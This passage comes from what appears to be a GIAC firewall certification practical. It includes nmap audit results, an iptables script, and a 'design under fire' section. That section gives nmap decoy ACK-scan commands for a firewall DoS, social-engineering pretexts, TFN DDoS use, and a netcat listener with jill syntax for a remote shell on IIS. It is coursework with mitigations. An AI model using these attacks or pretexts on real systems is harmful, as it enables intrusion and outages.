(The 1555 ports scanned but not shown below are in the state: closed)
Port        State       Service
443/tcp     open        https
Interesting ports on  (199.50.26.13):
(The 1555 ports scanned but not shown below are in the state: closed)
Port        State       Service
25/tcp      open        smtp
Interesting ports on  (199.50.26.14):
(The 1555 ports scanned but not shown below are in the state: closed)
Port        State       Service
53/tcp      open        dns
```

This scan shows that the services that need to be provided are getting to the external service network. Next a web browser would be used to access the http://www.giacfortunes.com, and the https://www.secure.giacfortunes.com sites. Access to both sites was successful, so now we move on to the scan of the VPN subnets.

This time to scan the VPN in (pre-loop) this command in nmap would be entered "nmap -v -v -oN ~/VPNin -sS -T 4 199.50.26.6". The results from this scan came back with all the ports being closed. This is because the firewall has blocked.

However when the scan is changed from –sS to -sU the following results are returned.

```
Interesting ports on  (199.50.26.6):
(The 1555 ports scanned but not shown below are in the state: closed)
Port        State       Service
500/udp     open        isakmp
```

Conducting a scan of the VPN loopback using both a SYN, and a ACK scan came back with all ports blocked. This was expected, and desired. As a final test of the VPN subnet we try and create a VPN connection. Using free s/wan on the test box we create a connection to the VPN gateway using the command "ipsec auto --start giac_remote". The connection was successful. This demonstrated that both the port 500, and the protocol esp were allowed into the VPN gateway.

Moving on the aim of our nmap scans is now the Internal Service Network. It is expected that our scans return all ports blocked. Using the command "nmap -v -v -oN ~/IntSvr -sS -T 4 199.50.26.24/29". As expected the results came back as all ports closed. An interesting open port is located by performing a udp scan (nmap -v -v -oN ~/IntSvrUDP -sU -T 4 199.50.26.24/29).

```
Interesting ports on  (199.50.26.28):
(The 1555 ports scanned but not shown below are in the state: closed)
Port        State       Service
```

514/udp open syslog

Hmmm what is this? Not to be alarmed this is syslog. Why can we send messages to the log server? Well the firewalls allow all traffic containing a valid IP in the GIAC domain with a destination port of 514 UDP to the log server. Remember this test is being conducted from an address within the GIAC domain. This could be seen as a risk, but spoofed IPs are blocked by all security devices. Further more a quick test from the ISP proved that the log sever could not be reached from outside the GIAC domain.

VPN Scan

Scanning from the VPN return is the next step. Following the same method of obtaining an IP for our box on the External scan, an IP of 199.50.26.16 is used on this subnet. When scanning from this section of the network the scans will be broken in to two separate groups. After the scans, connections to a web and a FTP server will be created. These servers are provided by our ISP. This will demonstrate the ability to reach http, ftp, and DNS from the VPN return subnet.

The External Service subnet is first subnet targeted for scanning. With the command "nmap -v -v -oN ~/VpnExtSvr -sS -T 4 199.50.26.8/29" starts the scan of the External Service subnet. The following results came back:

```
Interesting ports on  (199.50.26.10):
(The 1555 ports scanned but not shown below are in the state: closed)
Port       State      Service
80/tcp     open       http
Interesting ports on  (199.50.26.11):
(The 1555 ports scanned but not shown below are in the state: closed)
Port       State      Service
443/tcp    open       https
Interesting ports on  (199.50.26.13):
(The 1555 ports scanned but not shown below are in the state: closed)
Port       State      Service
25/tcp     open       smtp
Interesting ports on  (199.50.26.14):
(The 1555 ports scanned but not shown below are in the state: closed)
Port       State      Service
53/tcp     open       dns
```

This gives positive results that only the services that are allowed are coming to and from the service network. As an additional verification we call up both the secure and un-secure GIAC websites. Both websites open in the browser. The next target is the Internal Service subnet.

Now the following command is entered into the terminal window: "nmap -v -v -oN ~/IntSvr -sS -T 4 199.50.26.24/29". Here are the results of the scan.

```
Interesting ports on  (199.50.26.26):
(The 1555 ports scanned but not shown below are in the state: closed)
Port       State      Service
22/tcp     open       ssh
Interesting ports on  (199.50.26.27):
```

(The 1555 ports scanned but not shown below are in the state: closed)
Port State Service
22/tcp open ssh
Interesting ports on (199.50.26.29):
(The 1554 ports scanned but not shown below are in the state: closed)
Port State Service
25/tcp open smtp
110/tcp open pop3
Interesting ports on (199.50.26.30):
(The 1555 ports scanned but not shown below are in the state: closed)
Port State Service
53/tcp open dns

All the services that were planned for GIAC remote users through VPN are there. Both the ISP's website and the ftp site were successfully connected. Now we move onto the scan from between the two firewalls.

Internal Scan

This scan is done for a point between the two firewalls. For information on how we use the network address (199.50.26.20) as a valid IP please refer back to the vpn section. The targets from this location are the servers provided by the ISP, the External Service subnet, and the VPN subnets. At this location the scans will be broken into two separate sections. Once again the scans are broken down into separate subnets to help us with the analysis on day three and four. To start off the first scan we issue the following command to nmap "nmap -v -v -oN ~/IntExtSvr -sS -T 4 199.50.26.8/29".

Interesting ports on (199.50.26.10):
(The 1555 ports scanned but not shown below are in the state: closed)
Port State Service
80/tcp open http
Interesting ports on (199.50.26.11):
(The 1555 ports scanned but not shown below are in the state: closed)
Port State Service
443/tcp open https
Interesting ports on (199.50.26.13):
(The 1555 ports scanned but not shown below are in the state: closed)
Port State Service
25/tcp open smtp
Interesting ports on (199.50.26.14):
(The 1555 ports scanned but not shown below are in the state: closed)
Port State Service
53/tcp open dns

All the correct services are open. Only one item seemed to be missing, ftp. However according to our firewall policy only traffic with the IP address of the internal firewall interface can access the External webserver with ftp. This is because the NAT that is implemented on our internal network. To test this we created a ftp session with webhead (the webserver) from an internal (user subnet) machine.

A quick scan of both VPN subnets came back empty. The firewall rule base does not allow traffic that did not enter on the external interface to reach the VPN gateway's in. Another rule, actually the absence of them, will not allow traffic that was not generated on the VPN return to enter the VPN return.

Testing the internet connections was successful too. From that location we could browse the ISP's webserver (which verifies the HTTP and DNS). FTP was opened and a small file was transferred.

External Service Network Scan

The final scans come from the External Service network. From this location we should be able to verify the access the service network has to the rest of the network in addition to the scans, which will show very little, we will have to create the connections from each server to various hosts to test the firewall policy.

Scanning the Internet from the network address of the External service subnet reveals that access to the Internet and VPN subnets is blocked. The only open port we can find with nmap from this location is the Syslog server on the Internal subnet. At this location nmap can only verify that only each server only has one port that traffic is allowed on. All other traffic is blocked. This is a design feature. If a host on this network happened to become compromised the damage to the rest of the network would be minimal if any.

To further test the policy of the firewall we need to test from the host themselves. We have tested access to the web server from every subnet thus far so we can safely deduct that the firewall is allowing access to and from the web server on port 80. Trying to create a SSH connection to the Database server and its backup gets dropped right at the firewall. The same holds true for the HTTPS server. Traffic to and from the HTTPS server is allowed on this subnet. This has been verified from the other scans, however when connections are tried to and from the Internet and VPN subnets all requests are denied (except on port 118 or ICMP requests). From the CGI server connections on any port are blocked out of the subnet. This was verified by the scans from the other subnets. Using nmap to scan from port 118 with the command "nmap -v -v -oN ~/CgiIntSvr -g 118 -sS -T 4 199.50.26.24/29" connectivity to the Database server can be tested. This scan listed open ports 118 on the Database server. The External mail server was reachable, on port 25, from every subnet during scanning. From the external mail server connectivity was verified to the Internal Mail server using nmap on port 25 (i.e. -g 25).

3.3 Evaluation of the Audit

The data from the Audit came back positive. GIAC's security policy is implemented by the rules running on the firewall. The audit itself fit the estimate exactly as it took two full evenings to collect the data, and two full days to analyze it and create the reports. The assessment proved that all internal (for GIAC employees) services are locked down. Internal DNS is not available to the public. Also only specific servers from the External Service network can access specific servers on the internal network.

One of the possible solutions would be to add redundancy to the network. Dual load balance firewalls, and routers. The load balancing would keep the network fast while at the same time making sure the network was up. The way this works is if the router or firewall went down the other matching one would take over. To implement this GIAC could layer the additional firewalls on top of the existing network design. The existing

router would have to be removed. The load balanced firewalls will let through all valid traffic for GIAC network. See the following diagram.




figure: Optional Redundant setup

The other possibility is using the above architecture have it feed into a hub. At that point the hub would break the traffic into the External Service network and the firewall that leads to the remainder of the network. The firewall rules would have to be completely rewritten. See the next figure for details. The first solution would be the easiest to implement. It would also keep a few of the security features that GIAC desired. One of the major ones is a separate subnet for VPN.




figure: Optional Redundant setup 2

4.0 Design Under-fire

This section is focused on attempt to hack into a submitted practical. The attempt does not have to be successful. The design I chose to put under fire is JueyHea_Teo_GCFW it can be found at the URL http://www.giac.org/practical/JuneyHea_Teo_GCFW.zip following is the network diagram.




figure: JueyHea Teo GIAC network diagram.

4.1 Attack Against the Firewall

If I were to implement an attack against this GIAC network I would attempt a DOS on the firewall. There are two interesting vulnerabilities available. One requires a VPN connection and sending a UDP packet to port 0. The other is simply to exhaust the connection table in Firewall 1. Here is part of the announcement as found on the website: http://www.iss.net/security_center/static/4249.php

Description:

Check Point FireWall-1 is vulnerable to a denial of service attack due to limits of the connection table. This vulnerability allows an attacker to crash the firewall by initiating an extremely large number of connections and filling its connection table. An attacker can scan a non-existent target with a port scanner to initiate enough connections to crash the firewall in a short period of time.

Platforms Affected:
Check Point FireWall-1 3.0
Check Point FireWall-1 4.0

According to Checkpoint even version 4.1 is effected see url for more info:
http://www.checkpoint.com/techsupport/alerts/ackdos_update.html

As you can tell from the network diagram, or from the practical his network has a huge range of IP addresses (160.20.0.0 mask: 255.255.0.0). This attack uses IP addresses of non existent host as a target. It looks like only 10 out of the entire class "C" are used. This is very beneficial to our attack (We wouldn't know how many host he was using). Also his rule base (we wouldn't know this either) allows all traffic out from the internal hosts. This rule works in our favor because FW1 would see an ACK scan as a possible valid connection when coming in from the wild. It would update the connection table with this attempt. The default refresh for the connection table is 3600 second (an hour). According to the initial vulnerability submission: (http://online.securityfocus.com/archive/1/20161 the maximum connections the table can maintain is 25,000 – 35,000 . I would recommend reading the above link, it is well written with a hint of humor.

Scenario 1:
As a black-hat member of evil.org I could initiate an ACK scan against the known address block of GIAC. I would either find a unassigned IP, or just ACK scan the whole domain. The valid addresses will either get blocked or send back a RST packet.

Step 1 find the address block of GIAC

To get the address block first I ping the GIAC webserver. Take the IP I got and do a whois from the terminal. The whois returns the address block of GIAC

Step 2 administer the "evil" scan

2.1 Make a lazy mans loop. (when you don't feel like writing a shell script) Create a file named trash. In this text file repeat the address range of GIAC (160.20.*.*) 20 times. Tip: highlight the address and space after it and hit ctrl-c then select after the space and hit ctrl-v 19 times.

2.2 enter the command (as root) nmap –v –v –sA –P0 –D [6 live ip addresses followed by the word "me"] –T 5 –iL /trash . In this command Nmap will scan for each IP listed in the file trash. It will also send a spoofed packet for each IP address following the –D option. The 'me' following the 6 ip addresses is the actual machine address. Some IDS systems ignore any address after the 6th when a scan occurs. It is important to use IP addresses when listing live hosts after the –D option. If you use a domain name then you may be listed in the name server logs on the decoy's domain. So 20 scans of the entire block, with 1556 ports on each IP, times 7 scanning hosts (6 decoys plus us). This will generate a pretty big connection log. Especially since only a few addresses in GIAC's block are actually used. I feel that this could potentially cause a DOS on the firewall.

Scenario 2:

I know there are some of you out there that are the "James Bond" type. The chess game isn't enough, you have to have the cat and mouse game too. Well if that's you, then this maybe your approach! Being hired by the Evil Fortune Empire you have been tasked with eliminating network connectivity of GIAC during the 2 to 4 pm window. This is a very important time. This time period is when Restaurants typically stock their fortunes for next year. We need to eliminate the competition of GIAC enterprises during this event. You take the blank floppy they hand you and set off to put your plan in motion.

Step 1 Prepare

1.1 Using whois to find the address block of your least favorite ISP (and yes it is a three letter word). This gives an address range to scan for invalid IPs (one that are either down or not responding).

1.2 create a text file similar to the file created in the previous scenario using the long list of IPs you found in step 1.1 also create a text file called "read me". In the read me file put the nmap command we are going to use, however put in a broad range of GIAC's address space as decoys. The file is named "read me" incase you get busted. No one ever read the "read me" file so you should be pretty safe ;)

1.3 put the files on a portable media. Chuck the floppy in the trash! You're an agent, your high tech. Insert your thumb drive into the USB port and copy the files to it.

Step 2 Social Engineering

This is why you became a spy. Here is the fun stuff.

2.1 Browsing through GIAC's website you come across the names of the President (Mr. Big), and the VP (Mr. Bob). Placing a call to GIAC you try and schedule a phone call with Mr. Big. While trying to set this call time, as Mr. Evil the President of EFE, you discover that Mr. Big will have a conference call from 1 to 3 pm . This is the time frame we need.

2.2 You drive to GIAC's hq. Clip on your orange test phone and put on your phone tech tool belt. Walk to the receptionist and tell her you were called in by Mr. Bob. That Mr. Bob wanted to have you look at the speaker phones in the conference room. You explained that he said there was a big meeting about to take place and the equipment was faulty. Random disconnects. When you asked if she could point you in the right direction she asked you to wait while she called Mr. Bob. Stopping her you explained that you were running late and if you got in trouble again you would be fired. She shook her head and said follow me.
Upon reaching the conference room Mr. Big was in the room. You explained to him about the phones. He was more than happy to give you access to the room as long as you could work around him. You noticed the only computer in the room was the Titanium Mac he was using. While pretending to work on the phone you nonchalantly ask him about the computer. He explains that it is his new OS X machine that he is just beginning to use. Pretending to get back to work you hit the direct connect button on your Nextel which signals your cohort to phone into GIAC. The receptionist comes in and gives a message to Mr. Big that the president of Evil Fortune Empire wants to make a deal. Mr.Big excuses himself.

He leaves his Mac on the table. Knowing that OS X is actually Darwin running on a Mach kernel, you quickly get to work. You copy the files to the /etc folder (next to impossible for an ordinary mac user to find, Apple hides it). With a little modification of your command you execute it then minimize the Terminal window. Then you return to fixing the phone. When Mr .Big returns 30 minutes later, angrily because Mr. Evil just wasted his time, he finds that his internet connection is dead. You suggest a reboot. The reboot clears out the terminal window and you head off on your way.
This may not be feasible, but it is entertaining. However a disgruntled employee can do the same, so beware!

Prevention

How can this risk be eliminated? Increasing the memory size of the connection table coupled with a decreased time out of 1800 seconds. Performing the modification from checkpoint would help too.
http://www.checkpoint.com/techsupport/alerts/ackdos_update.html

4.2 Distributed Denial of Service attack (aka DDoS)

Were the last two Scenarios either not geek enough or too Bond-ish for you? If that's the case then I have the Attack for you. You can do little to prevent it, but you can mitigate the risk. First let's cover the attack.
Searching the internet I came up with a tool that servers my purpose. I want to flood the web server so that I can bring it down or slow the connection to an unbearable rate. The tool of choice is TFN also known as Tribal Flood. This tool works as a client and server tool. I installed it on all my compromised cable and dsl connected hosts. Then I run the controlling interface on my computer. From there I attack GIAC's webserver on port 80. Some of the effect will be minimized since broadcast addresses are blocked on the Border router. However 50 cable modems at an average speed of 500kbs well exceed the bandwidth of the 1.5Mbs T1 (the 50 hosts can take up 25Mbs). This is equivalent of trying to fit a square peg into a round hole using a sledge hammer. Assuming that GIAC fixed the firewall, since it was DoS'ed twice, valid customers will still be denied service.

DDoS Prevention

There is no one way. It's all about mitigating risks. Implement rules on the firewall that drop known scan patterns. Put an IDS before the firewall that has the current DDoS signatures. Use bandwidth limiting rules on the firewall. Increase connection table size and decrease the time out period.
The most important thing you could do is at least have a plan of action. If the DDoS happens have a list of important people VPs, Technicians, Network engineers, and Law enforcement officers to call. Also have a step by step plan on how to recover. What to do, what to check.

4.3 Compromise an Internal System

JueyHea Failed to mention in his practical what his webserver is running. I take it upon myself to decide that he is running windows 2000 or NT.

To figure out what type of webserver GIAC is running there are two options. Run nmap with option –O this activates the remote OS finger printing. In this case it was no use. It may be how the firewall is operating. I get the open port 80, however no definitive OS.

Reverting back to Social engineering I search the webpage for contact information. Using the corporate headquarters phone number I give GIAC a call. When the receptionist answers I ask for the accounting department. She inquires as to whom in the accounting department. I respond back that I am a GIAC client called "Cookies 4 you" and that I am past due. I need to set the account straight. She apologizes for not knowing who handles past due accounts and forwards me to the general accounting number. When accounting answers I ask who I am speaking to (if they didn't already tell me). I then apologize for calling the wrong number and hang up. I proceed to call the operator back up and (with a different voice) tell her that I am the Microsoft support rep for this area. I tell her that I am urgently trying to reach the helpdesk to provide them with the solution to the Print cue problem Mr. Big is currently having. When the helpdesk answers I mimic as closely as possible the voice of the accounting rep. I proceed to tell the helpdesk representative that I am trying to host a website at home on my dsl (of course add in a little co-worker banter). I don't know much about web servers so what would they recommend. I then ask if that is the same OS and web server that GIAC uses. The technician says "No that was a free package. We use windows 2000 and IIS here". I finish up the conversation being very gracious and hang up.

Now knowing that they use Windows 2000 and IIS I use jill (see appendix C for the script) to open a remote command prompt. First we start a listening service with netcat:

```
nc -l -p 80 -vv
```

Then we issue the jill command (as take from the script):

```
<victim host> <victim port> <attacker host> <attacker port>
```

If the server did not have the current patch from Microsoft then the server is mine! I would have a command prompt. I could replace explorer.exe with a Trojan. I could also delete important files i.e. the website. Edit the boot.ini file. I could even install tribal flood. So I would have another Zombie.

The way to prevent this is by installing all the recent updates from Microsoft.
Here is the URL to the update:
http://www.microsoft.com/Windows2000/downloads/critical/q296576/default.asp?FinishURL=%2Fdownloads%2Frelease%2Easp%3Freleaseid%3D29321%26redirect%3Dno

Appendix A
Firewall script

```
# The path to iptables
IPTABLES="/sbin/iptables"
```

```
#
# Firewall Interface Variables
# We currently don't use half these variables
# But it is better to have them set now so we
# can use them to add rules later

# Loopback
IF_LO="lo"
IP_LO="127.0.0.1
# External interface of firewall
IF_FW_EX="eth0"
IP_FW_EX="199.50.26.2"
# The numbering of the interfaces is from the
# external interface and goes in a clock wise direction
# according to the network diagram.
# Internal interface to external service network
IF_FW_SV="eth1"
IP_FW_SV="199.50.26.9"
# Internal network / firewall
IF_FW_INT="eth2"
IP_FW_INT="199.50.26.21"
# VPN return decrypted
IF_FW_VPNR="eth3"
IP_FW_VPNR="199.50.26.18"
# Out to VPN
IF_FW_VPN="eth4"
IP_FW_VPN="199.50.26.5"


#
# Network segment Variables
# External Service Network
EXT_SVR_NET="199.50.26.8/29"
# Internal Service Network
INT_SVR_NET="199.50.26.24/29"
# VPN Incoming / preloop
VPN_NET="199.50.26.4/30"
# VPN loop / decrypted
VPN_IN_NET="199.50.26.16/30"
# entire network
ENTIRE_NET="199.50.26.0/27"


#
# Server IP Variables
# The interface of the internal firewall (for NAT use)
INT_FW="199.50.26.22"
# The IP incoming IP for the VPN box
VPN_IN="199.50.26.6"
VPN_OUT="199.50.26.17"
WEBHEAD="199.50.26.10"
WEBSHEAD="199.50.26.11"
CGI="199.50.26.12"
EXT_MAIL="199.50.26.13"
EXT_DNS="199.50.26.14"
INT_DB="199.50.26.26"
INT_DB_BK="199.50.26.27"
LOGSVR="199.50.26.28"
```

```
INT_MAIL="199.50.26.29"
# Boarder router
BR_ROUTER="199.50.26.1"


#
# Iptables setup

# Setup the default policy for the built in chains
$IPTABLES -P FORWARD DROP
$IPTABLES -P INPUT DROP
$IPTABLES -P OUTPUT DROP

#
# Create custom chains
# These custom chains help to organize our rules into manageable sections
# It can also speed up the packets travel through the firewall
# If the packet doesn't meet the requirements for a chain it can be passed along

$IPTABLES -N icmp_pkt
$IPTABLES -N spoof_pkt
$IPTABLES -N log_trash
$IPTABLES -N nbios
$IPTABLES -N ext_service
$IPTABLES -N int_service
$IPTABLES -N scans
$IPTABLES -N inet

#
# Rules For ICMP
# These are packets that match the ICMP proto

# Allow External Service Network to ping
$IPTABLES -A icmp_pkt -p icmp -icmp-type echo-request -s $EXT_SVR_NET -m state -state NEW -j ACCEPT

# Allow Internal Service Network to ping
$IPTABLES -A icmp_pkt -p icmp -icmp-type echo-request -s $INT_SVR_NET -m state -state NEW -j ACCEPT

# Allow pings from the VPN Box (after it entered our network)
$IPTABLES -A icmp_pkt -p icmp -icmp-type echo-request -s $VPN_OUT -m state -state NEW -j ACCEPT

# This Rule will allow pings from the internal
# network but not to the border router.
# The reason we are supplying the interface IP
# for the external interface of the
# internal firewall is because all of the NAT'ed
# traffic will have that source IP
$IPTABLES -A icmp_pkt -p icmp --icmp-type echo-request -s $INT_FW –d ! $BR_ROUTER -m state --state NEW -j
ACCEPT

# Consult the state table as what to do
$IPTABLES -A icmp_pkt -m state --state ESTABLISHED,RELATED -j ACCEPT


#
# Rules for Spoofed IPs
# These rules block out spoofed IPs (or miss-configured NAT devices).
$IPTABLES -A spoof_pkt -s 192.168.0.0/16 -j log_trash
```

```
$IPTABLES -A spoof_pkt -s 172.16.0.0/12 -j log_trash
$IPTABLES -A spoof_pkt -s 10.0.0.0/8 -j log_trash


#
# Log and trash everything that reaches here.
# This log will prefix everything with which interface it came from
# It's pretty generic besides that.
$IPTABLES -A log_trash -i IF_FW_EX -j LOG --log-prefix "External"
$IPTABLES -A log_trash -i IF_FW_SV -j LOG --log-prefix "EXT Service"
$IPTABLES -A log_trash -i IF_FW_INT -j LOG --log-prefix "Internal"
$IPTABLES -A log_trash -i IF_FW_VPN -j LOG --log-prefix "VPN in"
$IPTABLES -A log_trash -i IF_FW_VPNR -j LOG --log-prefix "VPN Return"

# Now that its logged lets drop it
$IPTABLES -A log_trash -j drop


#
# Scanning Rules
# These rules come from the recommendation on
# day 2 (page 213 of 2.2 firewall 101)
# The goal of this set of rules is to log and drop known scanning patterns
# The log comment tells us which type of scans these are
$IPTABLES -A scans -p tcp --tcp-flags ALL SYN,FIN -j LOG --log-prefix " SYNFINSCAN"
$IPTABLES -A scans -p tcp --tcp-flags ALL SYN,FIN -j DROP
$IPTABLES -A scans -p tcp --tcp-flags ACK,FIN FIN -j LOG --log-prefix " FINSCAN"
$IPTABLES -A scans -p tcp --tcp-flags ACK,FIN FIN -j DROP
$IPTABLES -A scans -p tcp --tcp-flags ALL NONE -j LOG --log-prefix " NULLSCAN"
$IPTABLES -A scans -p tcp --tcp-flags ALL NONE -j DROP

# Fragmented ICMP packets not a natural occurrence (well most of the time)
$IPTABLES -A scans -p icmp -f -j LOG --log-prefix " ICMPFRAG"
$IPTABLES -A scans -p icmp -f -j DROP


#
# Nbios
# Lets block out all NETBIOS traffic on the external interface.
# NetBIOS is only running on the internal network so
# the internal firewall should handle it.
# We won't block it out so it will get logged in the log all.
# We will drop it now because NETBIOS is so common it's not worth logging.
# Here we will begin with it coming in.
$IPTABLES -A nbios -i $IF_FW_EX -p tcp --dport 135:139 -j DROP
$IPTABLES -A nbios -i $IF_FW_EX -p udp --dport 135:139 -j DROP
$IPTABLES -A nbios -i $IF_FW_EX -p tcp --dport 445 -j DROP
$IPTABLES -A nbios -i $IF_FW_EX -p udp --dport 445 -j DROP


#
# External Services
# This will be the external services allowed
# We will include the VPN service here even though
# it is on a separate subnet.
# Since these are external services we expect a lot of hits
# to avoid an over-burdened state table we will keep these as-
# Static packet filtered (no state table entry).
```

```
# We will save some CPU cycles as well

# DNS services will be allowed on TCP and UDP
$IPTABLES -A ext_service -p tcp --dport 53 -d $EXT_DNS -j ACCEPT
$IPTABLES -A ext_service -p tcp --sport 53 -s $EXT_DNS -d 0/0 -j ACCEPT
$IPTABLES -A ext_service -p udp --dport 53 -d $EXT_DNS -j ACCEPT
$IPTABLES -A ext_service -p udp --sport 53 -s $EXT_DNS -d 0/0 -j ACCEPT

# HTTP allowed to webserver
$IPTABLES -A ext_service -p tcp --dport 80 -d $WEBHEAD -j ACCEPT
$IPTABLES -A ext_service -p tcp --sport 80 -s $WEBHEAD -d 0/0 -j ACCEPT

# HTTPS service to the HTTPS server
$IPTABLES -A ext_service -p tcp --dport 443 -d $WEBSHEAD -j ACCEPT
$IPTABLSE -A ext_service -p tcp --sport 443 -s $WEBSHEAD -d 0/0 -j ACCEPT

# SMTP traffic allowed to the external mail server
$IPTABLES -A ext_service -p tcp --dport 25 -d $EXT_MAIL -j ACCEPT
# SMTP traffic to the internet (relaying is disabled)
$IPTABLES -A ext_service -p tcp --sport 25 -s $EXT_MAIL -d 0/0 -j ACCEPT

# Allow FTP traffic to this subnet from the internal network
# This is for updating the Website. Further filtering is done
# on the internal firewall restricting it to certain IP addresses.
# To do this we will allow all packets on the internal interface
# with an IP address of the external interface of the Internal firewall
$IPTABLES -A ext_service -i $IF_FW_INT -p tcp -dport 21 -s $INT_FW -d $WEBHEAD -m state --state NEW -j
ACCEPT

# The cgi and https server talk within the subnet
# so a rule is not necessary.

# Let in  VPN traffic from the Internet only
$IPTABLES -A ext_service -i $IF_FW_EX -p esp -d $VPN_IN -m state --state NEW
$IPTABLES -A ext_service -i $IF_FW_EX -p udp --dport 500 -d $VPN_IN -m state --state NEW

# Allow in established and related connections
# (where stateful filtering was enabled).
$IPTABLES -A ext_service -m state --state ESTABLISHED,RELATED -j ACCEPT


#
# Internal services
# These are the internal services offered.
# The internal FW provides an additional layer
# of protection to the internal network.

# We will just static filter SMTP since both systems have static Ips.
# Save a few CPU cycles.
$IPTABLES -A int_service -p tcp --dport 25 -s $EXT_MAIL -d $INT_MAIL -j ACCEPT
$IPTABLES -A int_service -p tcp --dport 25 -s $INT_MAIL -d $EXT_MAIL -j ACCEPT
# Rule for VPN to connect to internal mail server
$IPTABLES -A int_service -p tcp --dport 25 -s $VPN_OUT -d $INT_MAIL -m state --state NEW -j ACCEPT
# Allow POP3 from vpn to internal mail server
$IPTABLES -A int_service -p tcp --dport 110 -s $VPN_OUT -d $INT_MAIL -m state --state NEW -j ACCEPT
# Allow SSH from the vpn return to the DB server
$IPTABLES -A int_service -p tcp --dport 22 -s $VPN_OUT -d $INT_DB -m state --state NEW -j ACCEPT
# Allow SSH to the backup (remote administration and development)
```

```
$IPTABLES -A int_service -p tcp --dport 22 -s $VPN_OUT -d $INT_DB_BK -m state --state NEW -j ACCEPT
$IPTABLES -A int_service -p tcp --dport 53 -s $VPN_OUT -d 199.50.26.30 -m state --state NEW -j ACCEPT
# Allow SQL services from to and from the CGI server
$IPTABLES -A int_services -p tcp --dport 118 -s $CGI -d $INT_DB -j ACCEPT
# Allow access to syslog from everywhere in our ip block
